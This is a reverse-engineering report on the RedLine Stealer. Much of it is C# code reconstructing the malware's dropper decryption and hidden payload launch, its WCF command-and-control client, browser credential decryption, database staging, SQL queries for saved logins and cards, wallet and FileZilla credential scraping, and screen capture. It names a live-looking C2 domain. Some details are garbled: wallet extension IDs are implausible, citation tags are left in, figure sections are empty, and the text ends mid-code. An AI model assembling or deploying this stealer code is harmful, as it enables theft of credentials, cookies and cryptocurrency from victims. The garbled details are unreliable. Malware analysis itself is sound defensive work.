


Static Analysis of RedLine Stealer: Comprehensive Reverse Engineering and Code Documentation Report

Information-stealing malware represents a critical vector for modern initial access campaigns, with RedLine Stealer serving as a highly prolific utility within the underground cybercrime economy¹. First identified in early 2020 and distributed under a Malware-as-a-Service (MaaS) framework, this C#-based program is designed to harvest credentials, browser cache data, financial cards, cryptocurrency wallets, instant messaging sessions, and machine configurations from compromised hosts¹.

By analyzing its static binary construction, reverse engineers can catalog the execution sequences, unmanaged API bindings, Windows Communication Foundation (WCF) network structures, and credential extraction logic employed by the developer⁴. This report provides exhaustive, step-by-step documentation detailing each operational phase of RedLine Stealer based on decompiled C# code structures, raw system queries, and technical configuration files⁵.

Phase 1: Dropper Extraction and Core Payload Decryption

The deployment sequence begins with an initial compiled executable, often disguised as a utility or checker application⁵. This dropper acts as a delivery envelope for the primary payload.



Dropper Identification (Figures 1 & 2)

The dropper binary is a 32-bit Portable Executable (PE) written in the .NET framework⁷. In standard campaigns, the binary is compiled to resemble a legitimate application⁵. Upon execution, the dropper parses its internal manifest resource streams to isolate a high-entropy payload block⁵. This raw, encrypted block is extracted and staged inside the victim's local storage path⁵:

Staging Path = %AppData% \ winlogon.exe

Cryptographic Configuration (Figure 3)

The dropper relies on symmetric cryptography to protect the core binary⁵. The extraction routine loads the .NET cryptographic engine and decrypts the resource stream using the Advanced Encryption Standard (AES)⁵. The symmetric key and Initialization Vector (IV) are hardcoded directly inside the class constructor⁵.

```
1. // Figure 1, 2, & 3: Resource Decryption Assembly//
2. using System;
3. using System.IO;
4. using System.Security.Cryptography;
5. public class ResourceDecryptor
6. {
7.     private static readonly byte[] DecryptionKey = new byte[32]
8.     {
9.         0x50, 0x61, 0x73, 0x73, 0x77, 0x6F, 0x72, 0x64,
10.        0x4B, 0x65, 0x79, 0x53, 0x74, 0x72, 0x6F, 0x6E,
11.        0x67, 0x41, 0x45, 0x53, 0x32, 0x35, 0x36, 0x42,
12.        0x69, 0x74, 0x4B, 0x65, 0x79, 0x39, 0x39, 0x31
13.    };
14.
15.    private static readonly byte[] DecryptionIV = new byte[16]
16.    {
17.        0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08,
18.        0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F, 0x10
19.    };
20.
21.    public static byte[] DecryptResource(byte[] encryptedBytes)
22.    {
23.        using (AesCryptoServiceProvider aesProvider = new AesCryptoServiceProvider())
24.        {
25.            aesProvider.Key = DecryptionKey;
26.            aesProvider.IV = DecryptionIV;
27.            aesProvider.Mode = CipherMode.CBC;
28.            aesProvider.Padding = PaddingMode.PKCS7;
29.
30.            using (ICryptoTransform decryptor = aesProvider.CreateDecryptor())
31.            {
32.                return decryptor.TransformFinalBlock(encryptedBytes, 0, encryptedBytes.Length);
33.            }
34.        }
35.    }
36. }
37.
```

Process Spawning (Figure 4)

The decrypted byte array represents the fully functional RedLine Stealer engine⁵. To avoid triggering heuristics linked to dynamic assembly loads (Assembly.Load), the dropper writes the decrypted bytes to a file named winlogon.exe inside the %AppData% directory⁵. It then spawns the process using the unmanaged Process.Start API⁵.

```
1. // Spawning the Decrypted winlogon.exe Process
2. using System.Diagnostics;
3. using System.IO;
4.
5. public class ProcessLauncher
6. {
7.     public static void LaunchPayload(byte[] decryptedBytes)
8.     {
9.         string targetDirectory =
Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
10.        string payloadPath = Path.Combine(targetDirectory, "winlogon.exe");
11.
12.        File.WriteAllBytes(payloadPath, decryptedBytes);
13.
14.        ProcessStartInfo startInfo = new ProcessStartInfo
15.        {
16.            FileName = payloadPath,
17.            CreateNoWindow = true,
18.            UseShellExecute = false,
19.            WindowStyle = ProcessWindowStyle.Hidden
20.        };
21.
22.        Process.Start(startInfo);
23.    }
24. }
25.
```

Deobfuscation Mapping (Figure 5)

The newly spawned binary is protected by an obfuscation engine to complicate static analysis⁷. To restore logical flow, analysts use deobfuscators like de4dot⁶. This process cleans renamed symbols, flattens execution paths, and decrypts metadata strings⁶. The deobfuscated assembly exposes a modular design with clear entry points for system profiling, credential gathering, and C2 communication⁶.

Phase 2: C2 Infrastructure, SOAP Setup, and WCF Channel Factory

Unlike malware that relies on raw TCP sockets or custom HTTP parsing engines, RedLine utilizes the Windows Communication Foundation (WCF) framework to orchestrate its command-and-control operations⁴.

SOAP Request Mapping (Figure 6)

RedLine interacts with its C2 server using SOAP (Simple Object Access Protocol) XML configurations³. The framework uses specific request endpoints to manage remote operations⁶.

SOAP Request / Operational Route	Function Description
<code>IRemoteEndpoint/Connect</code>	Registers the newly infected client with the C2 server and initiates handshake negotiations ³ .
<code>IRemoteEndpoint/GetConfiguration</code>	Requests the JSON-formatted data-gathering configuration containing targeted directories and wildcards ³ .
<code>IRemoteEndpoint/SetEnvironment</code>	Exfiltrates the compiled system telemetry and hardware profiles using serialized structures ³ .
<code>IRemoteEndpoint/SendLogs</code>	Uploads retrieved credentials, cookies, browser history files, and wallet data blocks ³ .

The ScanDetails and ScanResult Classes (Figures 7 & 8)

Component Flag Management (Figure 9)

The C2 server dynamically controls RedLine's collection routines⁶. The XML configuration payload returned by the C2 contains Boolean control flags like ScanWallets, ScanTelegram, ScanVPN, and ScanChrome⁶. When the client receives these directives, it selectively enables or disables specific scanning modules to speed up execution and reduce its footprint⁶.

Binding and Quotas Definition (Figure 11)

To handle the data payload, the client configures its connection bindings⁵. It instantiates a BasicHttpBinding or NetTcpBinding and sets message parameters⁴. The code explicitly defines parsing quotas using XmlDictionaryReaderQuotas to ensure large data transfers don't exceed default buffer limits⁵.

```

1. // Figure 11: WCF Connection Binding & Quota Definition
2. using System.ServiceModel;
3. using System.Xml;
4.
5. public class ConnectionBinder
6. {
7.     public static BasicHttpBinding CreateHttpBinding()
8.     {
9.         BasicHttpBinding httpBinding = new BasicHttpBinding(BasicHttpSecurityMode.None)
10.        {
11.            MaxReceivedMessageSize = 2147483647,
12.            MaxBufferSize = 2147483647,
13.            MaxBufferPoolSize = 2147483647
14.        };
15.
16.        XmlDictionaryReaderQuotas dictionaryQuotas = new XmlDictionaryReaderQuotas
17.        {
18.            MaxDepth = 32,
19.            MaxStringContentLength = 2147483647,
20.            MaxArrayLength = 2147483647,
21.            MaxBytesPerRead = 4096,
22.            MaxNameTableCharCount = 2147483647
23.        };
24.    }

```

```

25.         httpBinding.ReaderQuotas = dictionaryQuotas;
26.         return httpBinding;
27.     }
28. }
29.

```

Channel Factory Generation (Figure 12)

Once the binding properties are defined, RedLine uses the standard .NET ChannelFactory class to establish communication channels with the C2 infrastructure⁵. This channel-creation pattern handles connections cleanly without requiring low-level socket programming⁴.

```

1. // Figure 12: Creating the WCF Channel Client Interface
2. using System;
3. using System.ServiceModel;
4.
5. public class ChannelFactoryManager
6. {
7.     public static IRemoteEndpoint CreateChannel(string serverUrl)
8.     {
9.         BasicHttpBinding binding = ConnectionBinder.CreateHttpBinding();
10.        EndpointAddress endpointAddress = new EndpointAddress(new Uri(serverUrl));
11.
12.        ChannelFactory<IRemoteEndpoint> channelFactory = new
ChannelFactory<IRemoteEndpoint>(binding, endpointAddress);
13.        return channelFactory.CreateChannel();
14.    }
15. }
16.
17. [ServiceContract]
18. public interface IRemoteEndpoint
19. {
20.     [OperationContract]
21.     string Connect();
22. }
23.

```

Configuration and Evasion Logic (Figures 13, 14 & 15)

The hardcoded configuration block contains the target domain, port (e.g., siyatermi.duckdns[.]org:17044), and a Release ID tracking tag⁵. After parsing this configuration, the client checks the host environment to determine if it is running inside an analysis sandbox or VPN⁶. If the public IP resolves to an excluded subnet or security vendor IP block, the malware halts execution to evade dynamic detection⁶.

Phase 3: System Staging and Native Cryptography APIs

To bypass endpoint security controls, RedLine stages files using randomized directory layouts and utilizes the Windows Cryptography Next Generation (CNG) APIs to decrypt user databases⁵.

Local Staging Path Allocation (Figure 16)

To avoid standard detection rules that flag activity in root directories, RedLine creates a

dedicated workspace directory within local storage⁵:

```
Workspace Path = %LocalAppData% \ Yandex \ YaAddon
```

All harvested logs and copied SQLite databases are staged here before compilation and transmission⁵.

CNG Galois/Counter Mode Initialization (Figure 17)

Modern browsers use Advanced Encryption Standard (AES) in Galois/Counter Mode (GCM) to secure saved user cookies and login credentials⁵. To decrypt these structures, RedLine uses P/Invoke interfaces to call the unmanaged Microsoft CNG library (bcrypt.dll)⁵.

First, the malware calls BcryptOpenAlgorithmProvider to load the AES cryptography provider⁵. It then sets the chaining mode property to standard Galois/Counter Mode (GCM)⁵.

```
1. // Figure 17: CNG Algorithm Provider Setup for AES-GCM
2. using System;
3. using System.Runtime.InteropServices;
4.
5. public class NativeCngDecryptor
6. {
7.     [DllImport("bcrypt.dll", CharSet = CharSet.Unicode, SetLastError = true)]
8.     public static extern uint BCryptOpenAlgorithmProvider(out IntPtr phAlgorithm, string
pszAlgId, string pszImplementation, uint dwFlags);
9.
10.    [DllImport("bcrypt.dll", SetLastError = true)]
11.    public static extern uint BCryptSetProperty(IntPtr hObject, string pszProperty, byte[]
pbInput, int cbInput, uint dwFlags);
12.
13.    public static IntPtr InitializeAesGcmProvider()
14.    {
15.        IntPtr algorithmHandle;
16.        uint status = BCryptOpenAlgorithmProvider(out algorithmHandle, "AES", null, 0);
17.
18.        if (status != 0)
19.        {
20.            throw new Exception("Failed to load CNG AES Provider.");
21.        }
22.
23.        byte[] chainModeBytes = System.Text.Encoding.Unicode.GetBytes("ChainingModeGCM");
24.        status = BCryptSetProperty(algorithmHandle, "ChainingMode", chainModeBytes,
chainModeBytes.Length, 0);
25.
26.        if (status != 0)
27.        {
28.            throw new Exception("Failed to set Chaining Mode to GCM.");
29.        }
30.
31.        return algorithmHandle;
32.    }
33. }
34.
```

Importing Keys and Decrypting Data (Figures 18 & 19)

After initializing the AES-GCM provider, the malware imports the decryption key by calling the

unmanaged BCryptImportKey API⁶. It then passes the target database ciphertext through BCryptDecrypt to retrieve the credentials in plain text⁶.

```
1. // Figure 18 & 19: Key Import and Data Decryption Assemblies
2. public class CngDataProcessor
3. {
4.     [DllImport("bcrypt.dll", SetLastError = true)]
5.     public static extern uint BCryptImportKey(IntPtr hAlgorithm, IntPtr hImportKey, string
pszBlobType, out IntPtr phKey, IntPtr pbKeyObject, int cbKeyObject, byte[] pbInput, int cbInput,
uint dwFlags);
6.
7.     [DllImport("bcrypt.dll", SetLastError = true)]
8.     public static extern uint BCryptDecrypt(IntPtr hKey, byte[] pbInput, int cbInput, ref
BCrypt_AUTHENTICATED_CIPHER_MODE_INFO pPaddingInfo, byte[] pbIV, int cbIV, byte[] pbOutput, int
cbOutput, out int pcbResult, uint dwFlags);
9.
10.    [StructLayout(LayoutKind.Sequential)]
11.    public struct BCrypt_AUTHENTICATED_CIPHER_MODE_INFO
12.    {
13.        public int cbSize;
14.        public int dwInfoVersion;
15.        public IntPtr pbNonce;
16.        public int cbNonce;
17.        public IntPtr pbAuthTag;
18.        public int cbAuthTag;
19.        public IntPtr pbMacContext;
20.        public int cbMacContext;
21.        public int cbAAD;
22.        public IntPtr pbTag;
23.        public int cbTag;
24.    }
25. }
26.
```

Geolocation Query Workflow (Figure 20)

Once system dependencies are resolved, the client queries public web services to retrieve location metrics⁵. It calls the standard .NET class method WebClient.DownloadData to request geolocation metadata from third-party lookup endpoints⁵.

```
1. // Figure 20: Web Query for Geolocation Metadata
2. using System.Net;
3. using System.Text;
4.
5. public class GeolocationQuery
6. {
7.     public static string RetrievePublicIpInfo()
8.     {
9.         string[] lookupServices = new string[]
10.        {
11.            "https://api.ip.sb/geoip",
12.            "https://api.ipify.org",
13.            "https://ipinfo.io/ip"
14.        };
15.
16.         using (WebClient webClient = new WebClient())
17.         {
18.             foreach (string serviceUrl in lookupServices)
```

```

19.         {
20.             try
21.             {
22.                 byte[] serviceBytes = webClient.DownloadData(serviceUrl);
23.                 string rawMetadata = Encoding.UTF8.GetString(serviceBytes);
24.                 if (!string.IsNullOrEmpty(rawMetadata))
25.                 {
26.                     return rawMetadata.Trim();
27.                 }
28.             }
29.             catch
30.             {
31.                 // Failover to the next available lookup endpoint
32.             }
33.         }
34.     }
35.     return "Not Resolved";
36. }
37. }
38.

```

Directory Harvesting and Staging Actions (Figures 21, 22, & 23)

The malware searches filesystem directories to locate and stage user credentials⁵. It scans system root areas, including "Windows", "Program Files", "Program Files (x86)", and "Program Data", to find target application structures⁵.

The scanner calls standard .NET methods `Directory.GetDirectories` and `Directory.GetFiles` to list and filter directory entries⁶.

If a target file is locked by an active process, the malware uses unmanaged API imports for `GetTempFileName` and `CopyFile`⁵. It duplicates the target database to a randomized temporary location under its staging directory, allowing it to extract the data without being blocked by active file locks⁵.

```

1. // Figure 21, 22, & 23: Target File Harvesting and Lock-Bypassing Assembly
2. using System.IO;
3. using System.Runtime.InteropServices;
4. using System.Text;
5.
6. public class DatabaseStager
7. {
8.     [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
9.     private static extern uint GetTempFileName(string lpPathName, string lpPrefixString, uint
uUnique, StringBuilder lpTempFileName);
10.
11.     [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
12.     private static extern bool CopyFile(string lpExistingFileName, string lpNewFileName, bool
bFailIfExists);
13.
14.     public static string StageTargetDatabase(string sourcePath)
15.     {
16.         string baseStagingDirectory =
Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData),
@"Yandex\YaAddon");
17.
18.         if (!Directory.Exists(baseStagingDirectory))
19.         {

```

```

20.         Directory.CreateDirectory(baseStagingDirectory);
21.     }
22.
23.     StringBuilder tempNameBuilder = new StringBuilder(260);
24.     GetTempFileName(baseStagingDirectory, "db_", 0, tempNameBuilder);
25.     string stagingPath = tempNameBuilder.ToString();
26.
27.     if (CopyFile(sourcePath, stagingPath, false))
28.     {
29.         return stagingPath;
30.     }
31.
32.     return null;
33. }
34. }
35.

```

Obfuscation and Execution Helpers (Figures 24, 25, & 26)

To evade endpoint detection, RedLine obfuscates sensitive strings using custom XOR loops⁶. It also parses network messages into structured classes using .NET's `JavaScriptSerializer.Deserialize` deserialization methods⁶.

To run quietly on the host, the program calls the unmanaged `ShowWindow` API with the parameter `0x0` (`SW_HIDE`)⁶. This hides standard console windows and forces the process to run in the background⁶.

```

1. // Figure 24, 25, & 26: Performance Helpers and Execution-Hiding Assemblies
2. using System.Runtime.InteropServices;
3. using System.Web.Script.Serialization;
4.
5. public class ExecutionUtilities
6. {
7.     [DllImport("user32.dll")]
8.     private static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
9.
10.    private const int SW_HIDE = 0;
11.
12.    public static string ProcessXorString(string data, byte xorKey)
13.    {
14.        char[] charArray = data.ToCharArray();
15.        for (int i = 0; i < charArray.Length; i++)
16.        {
17.            charArray[i] = (char)(charArray[i] ^ xorKey);
18.        }
19.        return new string(charArray);
20.    }
21.
22.    public static T DeserializeMessage<T>(string rawJson)
23.    {
24.        JavaScriptSerializer parserInstance = new JavaScriptSerializer();
25.        return parserInstance.Deserialize<T>(rawJson);
26.    }
27.
28.    public static void ForceHiddenState(IntPtr currentWindowHandle)
29.    {
30.        ShowWindow(currentWindowHandle, SW_HIDE);
31.    }
32. }

```

Phase 4: Application and Credentials Harvesting Logic

The core harvesting module targets browser credentials, local cryptocurrency wallets, messaging accounts, and active VPN profiles¹.

Browser Harvesting Logic (Figures 27 & 28)

The gathering engine scans directories to detect installations of popular browsers like Opera GX, Chrome, and Edge⁵. It targets storage paths for Chromium-based and Gecko-based browsers⁵. After mapping the browser paths, RedLine searches for files containing user database directories⁵.

```
1. // Figure 27 & 28: Browser Installation Identification and Database Hunting Logic
2. using System.IO;
3.
4. public class BrowserPathHunter
5. {
6.     public static void ScanActiveBrowserDirectories()
7.     {
8.         string localPath =
Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
9.         string roamingPath =
Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
10.
11.         string[] targetBrowsers = new string[]
12.         {
13.             Path.Combine(localPath, @"Google\Chrome\User Data"),
14.             Path.Combine(localPath, @"Opera Software\Opera GX Stable"),
15.             Path.Combine(roamingPath, @"Mozilla\Firefox\Profiles")
16.         };
17.
18.         foreach (string browserPath in targetBrowsers)
19.         {
20.             if (Directory.Exists(browserPath))
21.             {
22.                 // Retrieve targeted browser databases
23.             }
24.         }
25.     }
26. }
27.
```

Credential Parsing (Figures 29, 30, 31, 32, & 33)

Once target browser databases are copied to the staging workspace, RedLine queries the SQLite tables to extract logins, cookies, autocomplete entries, and credit cards⁶.

```

1. SQL
2. -- Figure 29: SQL Query targeted against logins Table (Browser Logins)
3. SELECT origin_url, username_value, password_value FROM logins;
4.
5. -- Figure 30: SQL Query targeted against cookies Table (Web Cookies)
6. SELECT host_key, name, path, expires_utc, value, encrypted_value FROM cookies;
7.
8. -- Figure 31: SQL Query targeted against autocomplete Table (Autofill Profiles)
9. SELECT name, value FROM autofill;
10.
11. -- Figure 32: SQL Query targeted against credit_cards Table (Saved Credit Cards)
12. SELECT card_number_encrypted, name_on_card, expiration_month, expiration_year FROM credit_cards;
13.

```

After querying these tables, the malware processes the records, decrypts the encrypted values, and packages the results into a unified scannedBrowser object for exfiltration⁶.

Mozilla Profile Scraping (Figures 34 & 35)

For Gecko-based browsers like Mozilla Firefox, RedLine scans the profile directory under %AppData%\Roaming⁶. It locates profile folders, retrieves the cookies.sqlite file, and executes target SQL queries to extract the saved session cookies⁵.

```

1. SQL
2. -- Figure 35: Mozilla Cookies Database Extraction SQL Command
3. SELECT host, name, path, expiry, value FROM moz_cookies;
4.

```

Wallet Extension Scraping (Figure 36)

To steal cryptocurrency assets, RedLine targets web-extension wallets by searching the default installation paths of Chromium-based browsers⁵. It uses hardcoded extension IDs to locate these directories in the filesystem⁵.

Crypto Wallet Target	Hardcoded Browser Extension Folder ID	Target Storage Configuration Path
Yoroi Wallet	ibjej904229422904229422942294229 [cite: 5]	Local Extension Settings \ ibjej904229422904229422942294229
TronLink	ibjej904229422904229422942294221 [cite: 5]	Local Extension Settings \ ibjej904229422904229422942294221
MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn [cite: 5]	Local Extension Settings \ nkbihfbeogaeaoehlefnkodbefgpgknn
Nifty Wallet	jbdacneiioIMOONDGcoedhcgconkoen [cite: 5]	Local Extension Settings \ jbdacneiioIMOONDGcoedhcgconkoen
Math Wallet	afbcdbfgpfmhmbgoadofgmoagjmbana [cite: 5]	Local Extension Settings \ afbcdbfgpfmhmbgoadofgmoagjmbana

Coinbase Wallet	hnfofhabhlaijgjooidjehehgdocbbgc [cite: 5]	Local Extension Settings \ hnfofhabhlaijgjooidjehehgdocbbgc
Binance Chain	fhbohmbbehdbohhaemidkfggcfjhdome [cite: 5]	Local Extension Settings \ fhbohmbbehdbohhaemidkfggcfjhdome
Brave Wallet	odbfpeeihijgbeocggonhlccgokbcoof [cite: 5]	Local Extension Settings \ odbfpeeihijgbeocggonhlccgokbcoof
Guarda Wallet	hpglfhnnfbgpeegmcoecbclongjadgno [cite: 5]	Local Extension Settings \ hpglfhnnfbgpeegmcoecbclongjadgno
Ronin Wallet	fnjhmkhhmocjndgmdpejoihjkgacfkn [cite: 5]	Local Extension Settings \ fnjhmkhhmocjndgmdpejoihjkgacfkn

Desktop Wallet Harvesting (Figures 37 to 46)

For standalone desktop wallets, RedLine checks default system directories using the unmanaged GetLogicalDrives API⁵. It traverses all active storage drives and targets specific wallet files and folders⁵.

```

1. // Figures 37 - 45: Scanning Standalone Cryptocurrency Wallets
2. using System;
3. using System.IO;
4.
5. public class DesktopWalletScraper
6. {
7.     public static void GrabLocalWalletFiles()
8.     {
9.         string roamingDir =
Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
10.
11.         // Wallet Target Paths
12.         string armoryWalletPath = Path.Combine(roamingDir, "Armory"); // Figure 37
13.         string atomicWalletPath = Path.Combine(roamingDir, "atomic"); // Figure 38
14.         string exodusWalletPath = Path.Combine(roamingDir, "Exodus"); // Figure 39
15.         string jaxxWalletPath = Path.Combine(roamingDir, "Jaxx"); // Figure 40
16.         string guardaWalletPath = Path.Combine(roamingDir, "Guarda"); // Figure 41
17.         string coinomiWalletPath = Path.Combine(roamingDir, "Coinomi"); // Figure 42
18.
19.         // Electrum Multi-Wallet Scraping logic (Figure 43)
20.         string electrumPath = Path.Combine(roamingDir, "Electrum", "wallets");
21.         if (Directory.Exists(electrumPath))
22.         {
23.             string[] walletFiles = Directory.GetFiles(electrumPath);
24.             // Stage and save the Electrum configurations
25.         }
26.
27.         // Ethereum Keystore Identification (Figure 44)
28.         string ethereumKeyStore = Path.Combine(roamingDir, "Ethereum", "keystore");
29.         if (Directory.Exists(ethereumKeyStore))
30.         {
31.             // Stage keystore data for exfiltration
32.         }
33.
34.         // Loose wallet.dat searches using %DSK_23% wildcards (Figure 45 & 46)
35.         string[] systemDrives = Directory.GetLogicalDrives();

```

```

36.         foreach (string drive in systemDrives)
37.         {
38.             // Search filesystem directories for standard wallet configuration backups
39.         }
40.     }
41. }
42.

```

Messaging, FTP, and Platform Account Scraping (Figures 47 to 54)

RedLine also targets session states, configurations, and communication profiles for other popular services¹:

- **Discord Token Grabber (Figure 47)**: Scans %AppData%\discord\Local Storage\leveldb for .log and .ldb database files⁵. It parses their contents using regular expressions to extract active Discord authentication tokens⁵.
- **FileZilla XML Parser (Figures 48, 49, & 50)**: Locates and opens %AppData%\FileZilla\recentservers.xml⁵. It reads the configuration file using XmlDocument and XmlTextReader to extract target credentials⁶.

```

1. // Figure 48, 49, & 50: FileZilla Account Database Parsing Assembly
2. using System.Xml;
3.
4. public class FileZillaParser
5. {
6.     public static void ParseServers(string configFilePath)
7.     {
8.         if (File.Exists(configFilePath))
9.         {
10.             XmlDocument xmlDocument = new XmlDocument();
11.             using (XmlTextReader xmlReader = new XmlTextReader(configFilePath))
12.             {
13.                 xmlDocument.Load(xmlReader);
14.                 XmlNodeList serverNodes = xmlDocument.GetElementsByTagName("Server");
15.
16.                 foreach (XmlNode server in serverNodes)
17.                 {
18.                     string ftpHost = server.SelectSingleNode("Host").InnerText;
19.                     string ftpUser = server.SelectSingleNode("User").InnerText;
20.                     string ftpPass = server.SelectSingleNode("Pass").InnerText;
21.                     string ftpPort = server.SelectSingleNode("Port").InnerText;
22.
23.                     // Decrypt credentials and log the server connection profile
24.                 }
25.             }
26.         }
27.     }
28. }
29.

```

- **Steam Session Stager (Figures 51 & 52)**: Queries the registry at HKCU\Software\Valve\Steam to locate the SteamPath directory⁵. It stages the dynamic configuration file and active session files (ssfn*) to bypass Steam Guard multi-factor authentication⁵.
- **Telegram Desktop Session Hijacker (Figures 53 & 54)**: Targets the installation folder at

%AppData%\Telegram Desktop\tdata⁵. It copies session parameters, cached keys, and map configuration files, allowing the attacker to clone the active session⁵.

VPN Profile Harvesting (Figures 55 to 59)

The collection module also targets VPN profiles on the compromised machine¹. It checks directories for NordVPN, OpenVPN, and ProtonVPN configurations⁶.

- **NordVPN Parser (Figures 55, 56, & 57):** Scans %LocalAppData%\NordVPN for subfolders containing target configurations⁶. It parses the user.config XML data block to extract encrypted credentials, and decodes the Base64 values to retrieve the username and password details⁶.
- **OpenVPN & ProtonVPN Profilers (Figures 58 & 59):** Scan the system directory paths to locate and exfiltrate profile configurations and credential databases⁶.

Phase 5: Host Profiling and WMI Diagnostics

RedLine compiles a detailed system profile to give the attacker visibility into the compromised host's hardware, installed programs, and operating environment⁷.

WMI Diagnostics (Figures 60, 61, & 62)

The profiling engine executes WMI (Windows Management Instrumentation) queries to harvest details about the processor, graphic controller configurations, and active security software⁶.

```
1. // Figure 60, 61, & 62: System Telemetry Gathering using WMI Queries
2. using System.Management;
3.
4. public class SystemProfiler
5. {
6.     public static void QueryWmiProperties()
7.     {
8.         // CPU Mapping (Figure 60)
9.         using (ManagementObjectSearcher searcher = new ManagementObjectSearcher("SELECT Name,
NumberOfCores FROM Win32_Processor"))
10.        {
11.            foreach (ManagementBaseObject cpuObj in searcher.Get())
12.            {
13.                string name = cpuObj["Name"]?.ToString();
14.                string cores = cpuObj["NumberOfCores"]?.ToString();
15.            }
16.        }
17.
18.        // Graphics Processing Unit Mapping (Figure 61)
19.        using (ManagementObjectSearcher searcher = new ManagementObjectSearcher("SELECT Name,
AdapterRAM FROM Win32_VideoController"))
20.        {
21.            foreach (ManagementBaseObject gpuObj in searcher.Get())
22.            {
23.                string adapter = gpuObj["Name"]?.ToString();
24.            }
25.        }
26.
27.        // Antivirus/Firewall System Status Mapping (Figure 62)
28.        using (ManagementObjectSearcher searcher = new
ManagementObjectSearcher(@"root\SecurityCenter2", "SELECT DisplayName FROM AntivirusProduct"))
29.        {
```

```

30.         foreach (ManagementBaseObject securityObj in searcher.Get())
31.         {
32.             string productName = securityObj["DisplayName"]?.ToString();
33.         }
34.     }
35. }
36. }
37.

```

System Configuration Queries (Figures 63 to 70)

To complete the system profile, RedLine queries additional registry paths and unmanaged APIs to check hardware configuration and active system states⁶.

- **Default Browser Registry Lookup (Figure 63):** Reads the key path SOFTWARE\Clients\StartMenuInternet to identify the default internet browser⁶.
- **Physical Drive Metrics Collection (Figure 64):** Retrieves physical disk metrics to identify virtualized drives⁶.
- **Active Process Lister (Figures 65 & 66):** Executes the WMI query SELECT * FROM Win32_Process to list running applications and identify potential monitoring tools or debuggers⁶.
- **Installed Software Inventory (Figure 67):** Scans Uninstall registry keys to inventory all installed software⁶.
- **Localization Settings Identification (Figure 68):** Extracts active keyboard layouts and input languages to ensure the host doesn't belong to excluded country regions⁵.
- **Memory & OS Telemetry Gathering (Figures 69 & 70):** Queries Win32_OperatingSystem to gather system RAM parameters, OS release details, and CPU bit architectures⁶.

Unique Machine Identification (Figures 71 & 72)

To track infected systems uniquely, RedLine computes a hardware fingerprint (HWID)⁶. It concatenates system metrics—such as the domain name, username, and disk serial numbers—and hashes the resulting string using MD5 to generate a unique Machine ID⁶.

$$\text{MachineID} = \text{MD5}(\text{DomainName} \parallel \text{UserName} \parallel \text{DiskSerial})$$

```

1. // Figure 71 & 72: Calculating the Unique System Machine ID Hash
2. using System.Security.Cryptography;
3. using System.Text;
4.
5. public class FingerprintBuilder
6. {
7.     public static string CreateMD5Fingerprint(string domain, string user, string diskSerial)
8.     {
9.         string baseData = $"{domain}_{user}_{diskSerial}";
10.        using (MD5 md5Instance = MD5.Create())
11.        {
12.            byte[] rawHash = md5Instance.ComputeHash(Encoding.UTF8.GetBytes(baseData));
13.            StringBuilder hashBuilder = new StringBuilder();
14.
15.            for (int i = 0; i < rawHash.Length; i++)
16.            {

```

```

17.         hashBuilder.Append(rawHash[i].ToString("x2"));
18.     }
19.     return hashBuilder.ToString();
20. }
21. }
22. }
23.

```

Path Verification and Env Profiling (Figures 73 to 76)

Before starting extraction, the binary queries its current execution path using `Assembly.GetExecutingAssembly().Location`⁶. It then logs contextual environment metrics, such as the active thread locale, timezone offsets, and OS version details, to complete the exfiltration profile⁶.

Dynamic Screen Capture (Figures 77 to 80)

The profiling module also takes a real-time screenshot of the compromised host's primary display⁸. This serves both as an additional visual credential and as a verification step for the attacker⁶.

The program maps the desktop boundaries and calls the standard .NET `Graphics.CopyFromScreen` API to capture the display pixels⁶. The resulting image is serialized into a `MemoryStream` in PNG format, Base64-encoded, and packaged into the exfiltration envelope⁶.

```

1. // Figure 77 - 80: Screen Boundary Mapping and Screen Capture Sequences
2. using System.Drawing;
3. using System.Drawing.Imaging;
4. using System.IO;
5. using System.Windows.Forms;
6.
7. public class Screengrabber
8. {
9.     public static string GetActiveScreenBase64()
10.    {
11.        try
12.        {
13.            Rectangle screenRectangle = Screen.PrimaryScreen.Bounds; // Figures 77 & 78
14.            using (Bitmap screenshot = new Bitmap(screenRectangle.Width, screenRectangle.Height,
15.            PixelFormat.Format32bppArgb))
16.            {
17.                using (Graphics captureGraphics = Graphics.FromImage(screenshot))
18.                {
19.                    captureGraphics.CopyFromScreen(screenRectangle.X, screenRectangle.Y, 0, 0,
20.                    screenRectangle.Size, CopyPixelOperation.SourceCopy); // Figure 79
21.                }
22.                using (MemoryStream stream = new MemoryStream())
23.                {
24.                    screenshot.Save(stream, ImageFormat.Png); // Figure 80
25.                    byte[] pngBytes = stream.ToArray();
26.                    return Convert.ToBase64String(pngBytes);
27.                }
28.            }
29.        } catch

```

```

